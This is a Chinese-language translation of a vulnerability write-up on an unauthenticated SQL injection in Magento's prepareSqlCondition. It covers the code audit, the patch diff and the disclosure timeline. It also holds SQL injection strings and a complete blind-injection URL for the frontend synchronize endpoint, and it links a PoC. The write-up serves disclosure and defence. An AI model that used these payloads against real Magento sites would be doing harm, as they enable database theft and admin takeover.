Magento CMS 2.20 前台SQLI

Hulk / 2019-04-04 08:49:00 / 浏览数 4516 安全技术 漏洞分析 顶(0) 踩(0)

文章来源：https://www.ambionics.io/blog/magento-sqli

Magento

在几个月前发现了PrestaShop的漏洞后，我下一个选择的目标是另一个电子商务平台：Magento。Magento是全球使用最广泛的电子商务平台之一，使用该平台的商家去年

正因如此，Magento非常重视其产品安全，为了确保漏洞能够被修复，magento官方给予白帽子非常丰厚的奖励。目前，Magento已被Adobe收购，其赏金项目也归属到A

尽管如此，我仍在Mangento上发现了两个危急的漏洞。其中的一个为未经身份验证的SQL注入漏洞。

代码审计

Magento的代码库非常庞大，其中有超过200万行的PHP代码。因此，手工审计代码是一件繁琐的事。但是，我们可以从Netanel Rubin发现的两个优秀的RCE漏洞中获得一些启发，因为他们针对两个点：

- 访问控制/路径选择
- API

在这两处被审查后，这两个向量似乎已经不存在任何漏洞点了。因此，我选择查看一些尚未爆出漏洞的地方：负责ORM和DB管理的代码。

SQL 注入

审计

处理DB的主要类为`Magento\Framework\DB\Adapter\Pdo\Mysql`。在审计几分钟后，我发现`prepareSqlCondition`函数的方法中有一个有趣的漏洞。

```
<?php
/****
** Build SQL statement for condition
**
** If $condition integer or string - exact value will be filtered ('eq' condition)
**
** If $condition is array is - one of the following structures is expected:
** - array("from" => $fromValue, "to" => $toValue)
** - array("eq" => $equalValue)
** - array("neq" => $notEqualValue)
** - array("like" => $likeValue)
** - array("in" => array($inValues))
** - array("nin" => array($notInValues))
** - array("notnull" => $valueIsNotNull)
** - array("null" => $valueIsNull)
** - array("gt" => $greaterValue)
** - array("lt" => $lessValue)
** - array("gteq" => $greaterOrEqualValue)
** - array("lteq" => $lessOrEqualValue)
** - array("finset" => $valueInSet)
** - array("regexp" => $regularExpression)
** - array("seq" => $stringValue)
** - array("sneq" => $stringValue)
**
** If non matched - sequential array is expected and OR conditions
** will be built using above mentioned structure
**
** ...
**/
public function prepareSqlCondition($fieldName, $condition)
{
   $conditionKeyMap = [                                                    [1]
       'eq'            => "{{fieldName}} = ?",
       'neq'           => "{{fieldName}} != ?",
       'like'          => "{{fieldName}} LIKE ?",
       'nlike'         => "{{fieldName}} NOT LIKE ?",
       'in'            => "{{fieldName}} IN(?)",
```

```
        'nin'           => "{{fieldName}} NOT IN(?)",
        'is'            => "{{fieldName}} IS ?",
        'notnull'       => "{{fieldName}} IS NOT NULL",
        'null'          => "{{fieldName}} IS NULL",
        'gt'            => "{{fieldName}} > ?",
        'lt'            => "{{fieldName}} < ?",
        'gteq'          => "{{fieldName}} >= ?",
        'lteq'          => "{{fieldName}} <= ?",
        'finset'        => "FIND_IN_SET(?, {{fieldName}})",
        'regexp'        => "{{fieldName}} REGEXP ?",
        'from'          => "{{fieldName}} >= ?",
        'to'            => "{{fieldName}} <= ?",
        'seq'           => null,
        'sneq'          => null,
        'ntoa'          => "INET_NTOA({{fieldName}}) LIKE ?",
    ];

    $query = '';
    if (is_array($condition)) {
        $key = key(array_intersect_key($condition, $conditionKeyMap));

        if (isset($condition['from']) || isset($condition['to'])) {         [2]
            if (isset($condition['from'])) {                                [3]
                $from  = $this->_prepareSqlDateCondition($condition, 'from');
                $query = $this->_prepareQuotedSqlCondition($conditionKeyMap['from'], $from, $fieldName);
            }

            if (isset($condition['to'])) {                                  [4]
                $query .= empty($query) ? '' : ' AND ';
                $to     = $this->_prepareSqlDateCondition($condition, 'to');
                $query = $this->_prepareQuotedSqlCondition($query . $conditionKeyMap['to'], $to, $fieldName); [5]
            }
        } elseif (array_key_exists($key, $conditionKeyMap)) {
            $value = $condition[$key];
            if (($key == 'seq') || ($key == 'sneq')) {
                $key = $this->_transformStringSqlCondition($key, $value);
            }
            if (($key == 'in' || $key == 'nin') && is_string($value)) {
                $value = explode(',', $value);
            }
            $query = $this->_prepareQuotedSqlCondition($conditionKeyMap[$key], $value, $fieldName);
        } else {
            $queries = [];
            foreach ($condition as $orCondition) {
                $queries[] = sprintf('(%s)', $this->prepareSqlCondition($fieldName, $orCondition));
            }

            $query = sprintf('(%s)', implode(' OR ', $queries));
        }
    } else {
        $query = $this->_prepareQuotedSqlCondition($conditionKeyMap['eq'], (string)$condition, $fieldName);
    }

    return $query;
}

protected function _prepareQuotedSqlCondition($text, $value, $fieldName) [3]
{
    $sql = $this->quoteInto($text, $value);
    $sql = str_replace('{{fieldName}}', $fieldName, $sql);
    return $sql;
}
```

总体概括，这个函数利用一个SQL字段名，一个代表某个运算符的数组（=,!=,>等）和一个值构建了SQL条件。该函数使用$conditionKeyMap[1]将条件的别名映射为固定

```
<?php
  $db->prepareSqlCondition('username', ['regexp' => 'my_value']);
=> $conditionKeyMap['regexp'] = "{{fieldName}} REGEXP ?";
=> $query = "username REGEXP 'my_value'";
```

然而，为了确保字段在一定的范围内，程序通常会使用from和to条件。这里与[2]结合起来时会出现问题。例如：

```
<?php
$db->prepareSqlCondition('price', [
   'from' => '100'
   'to' => '1000'
]);
$query = "price >= '100' AND price <= '1000'";
```

当两个条件（from和to）都存在时，from[3]处的代码先运行，然后在运行to[4]。但是这样将导致[5]处发生一个严重的错误：from生成的查询将被格式化重新利用。

由于所有的?都被给定的值替换了，因此如果from值里存在问号，那么它将被替换为to的引用值。接下来我将介绍此处如何打破SQL查询导致SQL注入：

```
<?php
$db->prepareSqlCondition('price', [
   'from' => 'some?value'
   'to' => 'BROKEN'
]);
# FROM
  $query = $db->_prepareQuotedSqlCondition("{{fieldName}} >= ?", 'some?value', 'price')
-> $query = "price >= 'some?value'"
# TO
  $query = $db->_prepareQuotedSqlCondition($query . "AND {{fieldName}} <= ?", 'BROKEN', 'price')
-> $query = $db->_prepareQuotedSqlCondition("price >= 'some?value' AND {{fieldName}} <= ?", 'BROKEN', 'price')
-> $query = "price >= 'some'BROKEN'value' AND price <= 'BROKEN'"
```

BROKEN首先出现在引号外，为了有效地实施SQL注入，我们得做一些这样的事：

```
<?php

$db->prepareSqlCondition('price', [
   'from' => 'x?'
   'to' => ' OR 1=1 -- -'
]);
-> $query = "price >= 'x' OR 1=1 -- -'' AND price <= ' OR 1=1 -- -'"
```

这是一场代码游戏。关键漏洞代码：

```
$query = $this->_prepareQuotedSqlCondition($query . $conditionKeyMap['to'], $to, $fieldName);
```

如要修补，则应该改为：

```
$query = $query . $this->_prepareQuotedSqlCondition($conditionKeyMap['to'], $to, $fieldName);
```

这是一个细小的错误，但威力无穷！如果我们能够控制prepareSqlCondition的第二个参数，就可以造成SQL注入。令人惊讶的是，上述漏洞代码自从Magento 1.x就已经存在了。

Source

前面我已经说过了，Magento有非常多行的代码，要寻找它的漏洞是一件累活。在运行完自动化审计工具后，我开始逐个检查每个控制器直至找到合适的源。我非常幸运，


```
<?php

public function execute()
{
   $resultJson = $this->jsonFactory->create();

   try {
       $productsData = $this->getRequest()->getParam('ids', []);
       $typeId = $this->getRequest()->getParam('type_id', null);
       $this->synchronizer->syncActions($productsData, $typeId);
   } catch (\Exception $e) {
       $resultJson->setStatusHeader(
           \Zend\Http\Response::STATUS_CODE_400,
           \Zend\Http\AbstractMessage::VERSION_11,
           'Bad Request'
       );
   }

   return $resultJson->setData([]);
}
```

这是最后导致bug的调用栈：

```
<?php
$productsData = $this->getRequest()->getParam('ids', []);
$this->synchronizer->syncActions($productsData, $typeId);
$collection->addFieldToFilter('product_id', $this->getProductIdsByActions($productsData));
$this->_translateCondition($field, $condition);
$this->_getConditionSql($this->getConnection()->quoteIdentifier($field), $condition);
$this->getConnection()->prepareSqlCondition($fieldName, $condition);
```

这是一个前台SQL盲注URL示例：

```
https://magento2website.com/catalog/product_frontend_action/synchronize?
   type_id=recently_products&
   ids[0][added_at]=&
   ids[0][product_id][from]=?&
   ids[0][product_id][to]=))) OR (SELECT 1 UNION SELECT 2 FROM DUAL WHERE 1=1) -- -
```



现在可以读取数据库的所有内容，我们能够提取出管理员会话或者哈希密钥，然后登入网站后台。

补丁

非常简单的一个修复程序:

文件：`vendor/magento/framework/DB/Adapter/Pdo/Mysql.php` 2907行

```
- $query = $this->_prepareQuotedSqlCondition($query . $conditionKeyMap['to'], $to, $fieldName);
+ $query = $query . $this->_prepareQuotedSqlCondition($conditionKeyMap['to'], $to, $fieldName);
```

Mangento发布了2.3.1版本，并且为2.2.x, 2.1.x和 1.1推出了补丁程序。请更新你的服务！

时间线

- 2018年11月9日：在Bugcrowd上报告该漏洞
- 2018年11月26日：漏洞分级为 P1
- 2019年3月19日：我们请求更新动态（已经过去了4个月了！）
- 2019年3月19日：Magento奖励我们赏金，并告知正在进行修补。
- 2019年3月26日：Magento发布了新版本，修补了漏洞。

POC

Magento SQL注入：https://github.com/ambionics/magento-exploits/blob/master/magento-sqli.py

上一篇：从零开始java代码审计系列(二) 下一篇：TCTF/0CTF sixology详解
1. 0 条回复
   - 动动手指，沙发就是你的了！